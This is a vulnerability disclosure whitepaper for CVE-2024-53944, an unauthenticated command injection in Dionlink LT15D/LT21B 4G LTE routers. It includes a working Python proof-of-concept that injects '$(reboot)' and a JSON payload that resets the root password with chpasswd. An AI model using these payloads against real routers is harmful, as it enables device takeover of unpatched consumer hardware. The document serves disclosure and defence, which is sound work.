CVE-2024-53944: Pre-Auth Remote Code Execution Vulnerability in Dionlink 4G LTE CPE Wireless Routers

1 Abstract

This whitepaper details a critical security vulnerability (**CVE-2024-53944**) discovered in the Shenzhen Tuoshi Network Communications Co., Ltd (Dionlink) 4G LTE CPE Wireless Router. The vulnerability enables unauthenticated attackers to execute arbitrary code, leading to privilege escalation, denial of service (DoS), and information disclosure. This document explores the technical details, impact, exploitation, and mitigation strategies for affected devices.

2 Introduction

Dionlink 4G LTE CPE Wireless Routers are commonly used for providing LTE connectivity. A critical vulnerability has been discovered in its firmware that could allow remote code execution (RCE) through an improperly secured API endpoint. This security issue can enable attackers to gain control of the affected routers without authentication, exposing users to significant security risks.

3 Affected Products

Vendor: Shenzhen Tuoshi Network Communications Co., Ltd (Dionlink)

Models & Firmware Versions:

- **Model:** LT15D
- **Model:** LT21B
- **Firmware Versions:**
  - M7628NNxlSPv2xUI_v1.0.1802.10.08_P4
  - M7628xUSAxUIv2_v1.0.1481.15.02_P0

4 Vulnerability Details

CWE Identifier: CWE-94: Improper Control of Generation of Code (*Code Injection*)

Vulnerable Component: Endpoint: `/goform/formJsonAjaxReq`

Attack Type: Remote

Vulnerability Description:

An attacker can exploit the `/goform/formJsonAjaxReq` API endpoint without authentication by sending a maliciously crafted HTTP POST request. The parameters `check_ip1` and `check_ip2` allow unsanitized user input, leading to command injection.

Furthermore, this vulnerability can be exploited over the **WAN port**, exposing the router to remote attackers on external networks and thereby significantly increasing the attack surface.

Pre-Authentication Exploitation: The vulnerability is exploitable without authentication due to insecure handling of cookies and session validation. The router web interface does not enforce proper authentication checks before processing user-supplied inputs, allowing unauthenticated attackers to manipulate sensitive configurations.

Figure 1: Captured request demonstrating insecure cookie handling that enables pre-authenticated exploitation.

Impact:

- Remote Code Execution (RCE)
- Privilege Escalation

```
import http.client

# Target
host = "192.168.188.1"
endpoint = "/goform/formJsonAjaxReq"

#JSON payload
payload = '''{
    "action": "set_online",
    "data": {
        "enable":1,
        "check_ip2":"8.8.8.8",
        "check_ip1":"$(reboot)",
        "interval":"10",
        "reboot_interval":"30",
        "agree":0
    }
}'''


headers = {
    "Host": host,
    "Content-Length": str(len(payload)),
    "X-Requested-With": "XMLHttpRequest",
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0 Safari/537.36",
    "Accept": "application/json, text/javascript, */*; q=0.01",
    "Content-Type": "application/json",
    "Sec-GPC": "1",
    "Accept-Language": "en-US,en",
    "Origin": "http://192.168.188.1",
    "Referer": "http://192.168.188.1/home.asp",
    "Accept-Encoding": "gzip, deflate, br",
    "Cookie": "userLanguage=EN; userLanguage=EN; ace_settings=%7B%22sidebar-collapsed%22%3A-1%7D; username=admin",
    "Connection": "keep-alive"
}

# send the request using http.client
def send_request():
    conn = http.client.HTTPConnection(host)

    # send POST request
    conn.request("POST", endpoint, body=payload, headers=headers)

    # set & print response
    response = conn.getresponse()
    print("Status:", response.status)
    print("Reason:", response.reason)
    print("Response Headers:", response.getheaders())
    print("Response Body:", response.read().decode())

    conn.close()

# run function
if __name__ == "__main__":
    send_request()
```

Figure 2: Python POC Script using vulnerable cookie value

- Denial of Service (DoS)
- Information Disclosure

5 Exploitation & Attack Vectors

Prerequisites for Exploitation:

- The attacker must have network access to the vulnerable router (e.g., via WAN port).
- No authentication is required to exploit the issue.

Exploit Example:

```
{
  "action": "set_online",
  "data": {
    "enable": 1,
    "check_ip1": "1.1.1.1",
    "check_ip2": "$(echo root:root | chpasswd)",
    "interval": "10",
    "reboot_interval": "30",
    "agree": 0
  }
}
```

By modifying the `check_ip1` or `check_ip2` field, an attacker can run arbitrary system commands with root privileges.

```
004469d0 65 63 68       ds          "echo -n \"%s\" >/tmp/network_check_ip1"
         6f 20 2d
         6e 20 22 ...
004469f8 6e 65 74       ds          "network_check_ip2"
         77 6f 72
         6b 5f 63 ...
00446a0c 65 63 68       ds          "echo -n \"%s\" >/tmp/network_check_ip2"
         6f 20 2d
         6e 20 22 ...
```

Figure 3: Excerpt from the Ghidra disassembly showing the vulnerable memory addresses.

6 Potential Risks & Real-World Impact

- Unauthorized Device Takeover
- Information Theft
- Service Disruption



Figure 4: Graphical user interface demonstrating the vulnerable parameters.

7 Conclusion

CVE-2024-53944 is a critical vulnerability that can result in severe security consequences, including full system compromise. Users are urged to discontinue use of the device or place it behind a secured network firewall, as no known patches are currently available.

For further details, refer to the following sources:

- Vendor Site
- GitHub Advisory
- Amazon Listing for Affected Model

8 Acknowledgments

Discoverer: Edward Warren

9 References

- Tuoshi Product Page 1
- Tuoshi Product Page 2
- POC